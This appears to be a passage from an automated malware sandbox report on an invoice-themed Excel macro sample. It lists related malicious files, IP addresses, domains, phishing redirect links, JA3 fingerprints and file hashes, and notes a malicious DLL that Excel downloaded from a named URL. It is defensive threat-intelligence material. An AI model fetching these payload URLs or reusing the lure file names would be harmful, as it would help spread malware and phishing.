	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
46.105.131.65	xad05r9ba.dll	Get hash	malicious	Browse	
	mcluc5u.dll	Get hash	malicious	Browse	
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
77.220.64.37	xad05r9ba.dll	Get hash	malicious	Browse	
	mcluc5u.dll	Get hash	malicious	Browse	
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.digicertcdn.com	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 104.18.11.39
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 104.18.11.39
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	SurfsharkSetup.exe	Get hash	malicious	Browse	• 104.18.10.39
	http://https://correolimpio.telefonica.es/atp/url-check.php?URL=https%3A%2F%2Fnhabeland.vn%2Fsercurirys%2FRbvPk%2F&D=53616c7465645f5f824c0b393b6f3e2d3c9a50d9826547979a4ceae42fdf4a21ec36a319de1437ef72976b2e7ef710bdb842a205880238cf08cf04b46eccce50114dbc4447f1aa62068b81b9d426da6b&V=1	Get hash	malicious	Browse	• 104.18.10.39
	ASHLEY NAIDOO CV.doc	Get hash	malicious	Browse	• 104.18.10.39
	RFQ.doc	Get hash	malicious	Browse	• 104.18.10.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 104.18.11.39
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=Q3qQnfemZbaKqqMTD32WX0Q-2F38lqT2tAzE5eVnmPd7-2BQtbqdrAGPxGIiQmtbZbEcQfp88ilOu42BqywW-2BHQ-2F36ib8mcb8EYG4w64Icmefi3xXbpzwMP3NQ3974KeR1Cm-2FtwcR7xFilzHs6N8iNLyS48aGcVYmSpzSB5rZFj7iHuxTwLnTumc1AOR4vtcYHqqiqHY7g-2B-2FJ-2Bp2X-2FMfZ-2FQF6-2BtQvwrHR4Do9NZhu9Dvij-2BKa330W7UbuEz2ilv6oZ18C14g_HT-2FwmlBF7R5nW6HayR9wjpSE-2FEYoNhBRZJxfk0aqS7vYxNZiuzaetMNdYjE6WQ7lhnX-2F3CEUYMAVCWb9b2KoxJgG7bbDpZV8jJzJcz-2FHdj603HdwbUFnR5bNfB4iXdW0ho4xmgP3jr4yW0dQVZ-2FVH-2B4BUSDEwiU9rMA5oZN54vSw8okk6D-2FopaYrwFKHesb3rZ-2B-2FXvvZXiTmiwexXLF98nxPgg28hqPBVP8Ce82XUi0-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=eSGWhpVX2YfcJc4oKRJyCitYauf8dzcbVvAmQmQH4oZBbVMlkneKSVGqyJywGhpngTJJbZcqKw2ZrPBb6oQsQjUFyq4tbqbTGCzxR1eG4Z9O9abaPDZxc5NM1HvYjLOzed8zOYLIYcXnFBAxNAMQRlQBs6-2FmRK-2BaDDT2yagiQtTusU0-2FuKBxVVMBtDF3y-2BvaUDK48BxfAjoAvSGh6p8tJcMdNHuC687sMnINVJLdmfU-3D7Y6S_CzF3IAhuvYaPWoKJ87ALtJgaMHByYMlBwvQVuZ3bhcFe4St6cx8KCfN-2B2rcCNvOA-2BeX4QMjQb-2FUgtEcK8j5R6EI1G-2BBWI35h9mDCE7AAF1w3V3wR14L28vyaTqJbw5uQyTI0DJse16q7T2cnyVezsqen7-2F42lXjAhKUL9SqUvgoogoRMVuUrByVc8HvS0sQEQjAPQ8xNbeD4KhQ-2BMcqRFg-3D-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=7pk4n7zyu3C81Mn1P-2FDmbQYiftB7Um69feDieyAcP67WG6G79-2FZJVKAlazUBAbfEF4GoDtXgPjNLWzDCnPh7Xakgzgk-2FmStvhSscVXayLFhZIIFZIYIscDWC3Iu-2BcY3A9omatVYEiWPK2Incpc6HzU578AM2hu6p-2Bn6uq0TcLQpocWZwdV9dCrqsMtrX-2FDi4HBg4XX4-2F3i2UkQ7nuJQrSo1-2FKKJZxdiMlvGfSPtt6AA-3D_Ps1_JjL7p1lgTUYZ5WQny2C5NjuXSDa0fPfjvfUw5EqzhcRvTxd-2F1XX8gbl7GK9SIE-2F651Ar7eNStX9JwifbMd-2Bpf6jPpjrN2U1igLfktYyJIQ-2Bml-2FEPkADqSRw-2Fi6D-2BnALXT-2B-2FvcMCA95hRIW-2FohWo93WXHSr3sm64NMmNmn7vCUVlwAUUBcpBMBuo-2FwDzI6vV-2FqVihNDaxiv67q2KreHoN-2B1iBGj-2FxyhjkJJWZIE1Jjos-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=67aRGAcCFCvHxiPAckWKkhPC4KvHs6b-2F2weO-2F4bbSuzsR0S00yjD-2Bp98nxI8VUxFO-2BA-2FaoV7I7ejt7iWFdzNGQD7Rt-2B-2FrHigS8odmZ5jtBR1Jc-2F-2ByB20l8hXLQVEUsoKYNzQVntp2VlCibfgJJsmyTb3rVDsu9ejaUs6-2FrCmWTartaVeLsn0D92Hp7N17yWd7UqmLdwaGYREjE6axvHGamR7YgBj26o7dhrUoK-2BeTg4-3DlR5U_V3NU-2FA-2F-2BMCS01eqTEl7SwdC4Y1sHc0Ok-2BE-2BBcFuZa-2FMLGwVAklUo5zpn5w-2FWMCIp5-2FtPYdDyjonZQp2-2Fm-2FtoJqNBof8e11z4gErP9ujPflSfLTzXPNoDO4w6SdWltChamjCgpNcPi7T73NCj5Bg6ZnTadUi7N8-2BY2rrmnE5gpze1qYGwtCTwrD-2FEhq3HOVVSI6EgHrfbUqiGU0pY5jHFIJ3IDNrcPLgrZyFiYcyqRek-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=LMh8OQWOikhQ4E8y-2BrYnz-2BbDB2TElaf90yCHoFAn4M1bYurbyYcloHeQnYwY0vQ7VDotXE-2F1AU3v6KKQKAvhhYV0UBWlqtuRNZJVtvX80VxChFCc1lzvSHIOg2vQaiTyT0IDnohwmvAyk6q7Lw7aV2oNzPp1SRnlWHFXN0qSB1ZgfLjV0g7BwyUNgRacGzLQzxxo4OCEX0lynXTekIdGpsnVH8RdeHbQN5hmkvqmAfMoOPsGKIXFuD2XjXmSQNwHQ8tj_OFYFW3aawQjHnZ2oUsm9aGRmiVDxWOGUeXvmswsU9xvx6eL-2F-2Facl5TxDb-2FnQAE-2F9WO-2BX1bZLZ3dQ6WwuATmPzz3S8NpXbPAjepyz5kRHvZa0CDmTSp0lhGs72hXqIXDMOuT72gd5GYA2W6rPcohuTqV3rAs0ui6xQJlDhswQEvrgqzCELYcSf4yeLy0GlPUnnpdaGlBorHCk0eM6B-2FWcFUAXo2t3fTe0C5AFZKARfK8-3D	Get hash	malicious	Browse	• 104.18.11.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=pRtNAE4pBw306smbkBG7VfeIwBX2zq-2BxFGkc-2FYVg2kyteQhPgCyjFIF3g7Xm8OdsEJm4m-2Bb8v32fZo5G1S6IScPtZRx0O1qeslKL30HVUgu03CpTlmUlGG19oYXldBdB3T-2BnneFUo-2FnuydTFtQrV-2FFD7ECFZ6-2BXjQduZf9kDgVI74LqkaeF5jfEKlvI9dNzmUWbncaLWs9jkPrQYRliwgvYISGRxPJ7a3gAUWZPRjDY-3DfCad_fQ8VNONEToroRqvq8M8IT71VVsbp-2FrVCPzMBywYUGjNEx5hFeS-2B3-2B0wfsC8rR2-2FcrAujDEHG74A-2FnVGsRRFxg-2FNYq0Ficj-2F6MNmWD3eD9hLtWuST0s8y4JgrbMq35uliVx4-2FWXoquNFvepEkXYb-2BIIifvG1Hrrso0Hz938T8Kk2oqOiB-2BWIt73FfY6-2F7kAdcZID9fseESOxt2IDwNJfsG-2BJ2dV9l2zjNB8qRR8WVLPs-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=fuaIpvnsuSQILWwzYiXi5qnEApdA08gndIGt9eDXEUzb2D9ZQis83XJjquyQ-2B9NU6N6PUmNiYKL2-2B9K-2B0Q-2FRuNZV2Rm6EE3tP6uveKZcpGa39fA3R6q6mtnf0YazerOr3Wym2I-2B4EKphohsG9TZrR10vb4sAorg3TlmbMLBvyRhlhPfnKFPOumxhPEnjlTpz4URurYF2wvhUTU5FbrZwbgaLDFhKWhDuDmKVQ4MiqOgEAGo1wQlNp439PzN1eKX8UvDM_oB8tJkdbn8-2B0HmsO8J4iQplzftnfE-2B8k0a9q1EntRKkJu1B-2FCVgO526eX33TRFpJwAzeZS5KAS0tKKzRRvWnodl78aEsHhSxo91ApNyL4MdpCkbZLJkdQb12aN6YOUgsp7GPBut2ZGkQb0VPeuTR9sLawADBZxxcvvOm5C44mioeJoHe0qFQpD7j-2FkTjaJgMi4jWdYXYz6hdODOLE13y3HyL2fGbEXG3mHtm20h7Ry8-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KaIR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9I7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETI96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUlj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXIfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 104.18.10.39

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	xad05r9ba.dll	Get hash	malicious	Browse	• 80.86.91.27
	mcluc5u.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	HkNkyKl3uT.dll	Get hash	malicious	Browse	• 80.86.91.27
	ceepq536n.zip.dll	Get hash	malicious	Browse	• 80.86.91.27
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	hiytvys.dll	Get hash	malicious	Browse	• 80.86.91.27
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 80.86.91.27
	ymuyks.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	hy9x6wzip.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	jufk0vrar.dll	Get hash	malicious	Browse	• 80.86.91.27
	s3CRQNulKZ.exe	Get hash	malicious	Browse	• 217.172.179.54
	DFR2154747.vbe	Get hash	malicious	Browse	• 85.25.93.233
	r8a97.exe	Get hash	malicious	Browse	• 62.75.168.106
	NKsplucdAu.exe	Get hash	malicious	Browse	• 217.172.179.54
	lZVNh1BPxm.exe	Get hash	malicious	Browse	• 217.172.179.54
OVHFR	QT55.vbs	Get hash	malicious	Browse	• 51.89.204.178

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VN55.vbs	Get hash	malicious	Browse	• 51.89.204.178
	INVOICE-0966542R.exe	Get hash	malicious	Browse	• 178.33.222.241
	VP57.vbs	Get hash	malicious	Browse	• 51.89.204.178
	xad05r9ba.dll	Get hash	malicious	Browse	• 46.105.131.65
	mcluc5u.dll	Get hash	malicious	Browse	• 46.105.131.65
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	HkNkyKl3uT.dll	Get hash	malicious	Browse	• 46.105.131.65
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 149.202.23.211
	ceepq536n.zip.dll	Get hash	malicious	Browse	• 46.105.131.65
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	sfk_setup.exe	Get hash	malicious	Browse	• 54.39.133.136
	hiytvys.dll	Get hash	malicious	Browse	• 46.105.131.65
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 46.105.131.65
	ymuyks.dll	Get hash	malicious	Browse	• 46.105.131.65
	Client.vbs	Get hash	malicious	Browse	• 92.222.182.237
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	hy9x6wzip.dll	Get hash	malicious	Browse	• 46.105.131.65
SENTIANL	xad05r9ba.dll	Get hash	malicious	Browse	• 5.100.228.233
	mcluc5u.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	HkNkyKl3uT.dll	Get hash	malicious	Browse	• 5.100.228.233
	ceepq536n.zip.dll	Get hash	malicious	Browse	• 5.100.228.233
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	hiytvys.dll	Get hash	malicious	Browse	• 5.100.228.233
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 5.100.228.233
	ymuyks.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	hy9x6wzip.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	jufk0vrar.dll	Get hash	malicious	Browse	• 5.100.228.233
	anthon.exe	Get hash	malicious	Browse	• 145.131.21.142
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 91.216.141.46
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 91.216.141.46
	lQtvZjIdhN.exe	Get hash	malicious	Browse	• 91.216.141.46
	148wWoi8vI.exe	Get hash	malicious	Browse	• 91.216.141.46

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 104.27.153.52
	FedEx 772584418730.doc	Get hash	malicious	Browse	• 104.27.153.52
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 104.27.153.52
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.18733.rtf	Get hash	malicious	Browse	• 104.27.153.52
	PURCHASE ORDER-34002174.doc	Get hash	malicious	Browse	• 104.27.153.52
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.5396.rtf	Get hash	malicious	Browse	• 104.27.153.52
	n#U00b0 761.doc	Get hash	malicious	Browse	• 104.27.153.52
	swift 0182021.xls	Get hash	malicious	Browse	• 104.27.153.52
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 104.27.153.52
	prints-eduardo-bolsonaro.docm	Get hash	malicious	Browse	• 104.27.153.52
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 104.27.153.52
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 104.27.153.52
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 104.27.153.52
	New PO.doc	Get hash	malicious	Browse	• 104.27.153.52
	Recibo de la transaccion.xls	Get hash	malicious	Browse	• 104.27.153.52
	Xeron_Scan2021002111002.doc	Get hash	malicious	Browse	• 104.27.153.52
	INFO.xls	Get hash	malicious	Browse	• 104.27.153.52
	SWIFT_075.dotm	Get hash	malicious	Browse	• 104.27.153.52
	Order-Detail-17534.doc	Get hash	malicious	Browse	• 104.27.153.52
	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 104.27.153.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
eb88d0b3e1961a0562f006e5ce2a0b87	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Heur.15645.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_1857_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_9505_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 73221_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Invoice.29002611.doc	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 64338_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\3C428B1A3E5F57D887EC4B864FAC5DCC

Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	914
Entropy (8bit):	7.367371959019618
Encrypted:	false
SSDEEP:	24:c0oGlGm7qGlGd7SK1tcudP5M/C0VQYyL4R3fum:+JnJ17tcudRMq6QsF
MD5:	E4A68AC854AC5242460AFD72481B2A44
SHA1:	DF3C24F9BFD666761B268073FE06D1CC8D4F82A4
SHA-256:	CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F
SHA-512:	5622207E1BA285F172756F6019AF92AC808ED63286E24DFECC1E79873FB5D140F1CEB7133F2476E89A5F75F711F9813A9FBB8FD5287F64ADFDCC53B864F9BDC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0..v.....:.....(d.....0...*.H.....0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20...1308011200002..3801151200002Z0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20.."0...*.H.....0.....7.4.{k.h..Ju.F.!.....T.....:..<z...k.-.^.$D.b.~..~.Tu ..P..c.l0.....7...CN.{,.../.:...%.k.`.`.O!I..g..a.....2k..W.].....I.5-..Im.w..IK..U.....#.LmE.....0..LU.'JW.|...s...J...P.....!.....g(.s..=Fv...!4M..E..I.....3.).....B0@0...U.....0....0...U.....0...U.....N"T ....n.....90...*.H.....`g(.o.Hc.1..g..}<.J...+.._sw*2.9.gB.#.Eg5....a.4.. L....5.v..B..D...6t$Z.I..Y5..I....G*=./.\... ._SF..h...0.>1.....>5.._..pPpGA.W.N...../.%.u...o..Aq..*.O. U...E..D..2...SF.,...".K..E....X..}R..YC....&.o....7}.....w_v.<..]V[..fn.57.2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.09723161333692
Encrypted:	false
SSDEEP:	6:kKRUpLDKVIbjcalgRAOAUSW0zeEpV1Ew1OXISMlcV/:JwLutWOxSW0zeYrsMlU/
MD5:	AEC41C62F344451AF6BE3D04A4AD3094
SHA1:	A890D05906731612A72AB63F90B0B9F0D16BA047
SHA-256:	3F0E01BBF2031B41F0601EFD45730346E529CB6CEE6F92959EEC94F277EC34A0
SHA-512:	2B0FB7C3B0EE287E23D37052D5C3C9D53441DC229D6014197F287E6CA64139D18FB7290B4E26571F7E4A077AED7D07989A93EDB4EEED6BE55F4CD38057C789 B
Malicious:	false
Reputation:	low
Preview:	p..... ....j....T.E....(..... .....n...u.....h.t.t.p.:.//.c.a.c.e.r.t.s...d.i.g.i.c.e.r.t...c.o.m./.D.i.g.i.C.e.r.t.G.l.o.b.a.l.R.o.o.t.G.2...c.r.t...".5.a.2. 8.6.4.1.7.-.3.9.2."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1231869637929046
Encrypted:	false
SSDEEP:	6:kK+rwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:2QkPlE99SNxAhUegeT2
MD5:	26C0ED9FA0004EB0BFEB3AEE6533A372
SHA1:	D849F27AFE0DF2D0E72731A32EA80BC4B47EAF86
SHA-256:	8F3FD30E7B20189BCAD9C1BC7D1DF5B9840DD1EF4F65010631A0D31A73208B9D
SHA-512:	ABCFE4D2D6C0E056A3746E444C11F2F8A6008C5CDC4F82A0BF3159B2E615FDFB88DD387826DEC83B365DE446A5202F0DA6095A45F0A504EB0ABD11CD3CCFC E62
Malicious:	false
Reputation:	low
Preview:	p..... .....f_.....(..... .....Y.....$.....8...h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\w80l82r[1].zip	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	319488
Entropy (8bit):	7.125176562164236
Encrypted:	false
SSDEEP:	6144:5HdO040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwUX:RdO02Srnh0qEJC+Y218jdU
MD5:	597B02A17B8C012E25FA0A668004163B
SHA1:	424A6F131D5C765EFDB28E5CAAE5FE2834A82BB0
SHA-256:	E3F7EB34C3A1FD306C7788096CB666F3362BA5AA78710074B61DD03F829B8AFD
SHA-512:	C75D875F3ABE620779380E7AE0F4BBB59B0C823B40889084B51396CD166187CBD90F7FB4159969DF1C7C241930BAA93BD051BF2F8FFF9CB8402D00CFB60062D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://https://education.scrollx.in/w80l82r.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....:_.....!...2.z...b.....&.....@.....@..... .....\|.....0.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rdata3.....P .....,.....@..@.2.....`.....0.....@..@.rdata2.6....p.....2.....@..@.data.....4.....@....text4...R.....T...R..... ..@.rsrc...|.....0..... ..@..@.reloc.....0.....@..B..... .....

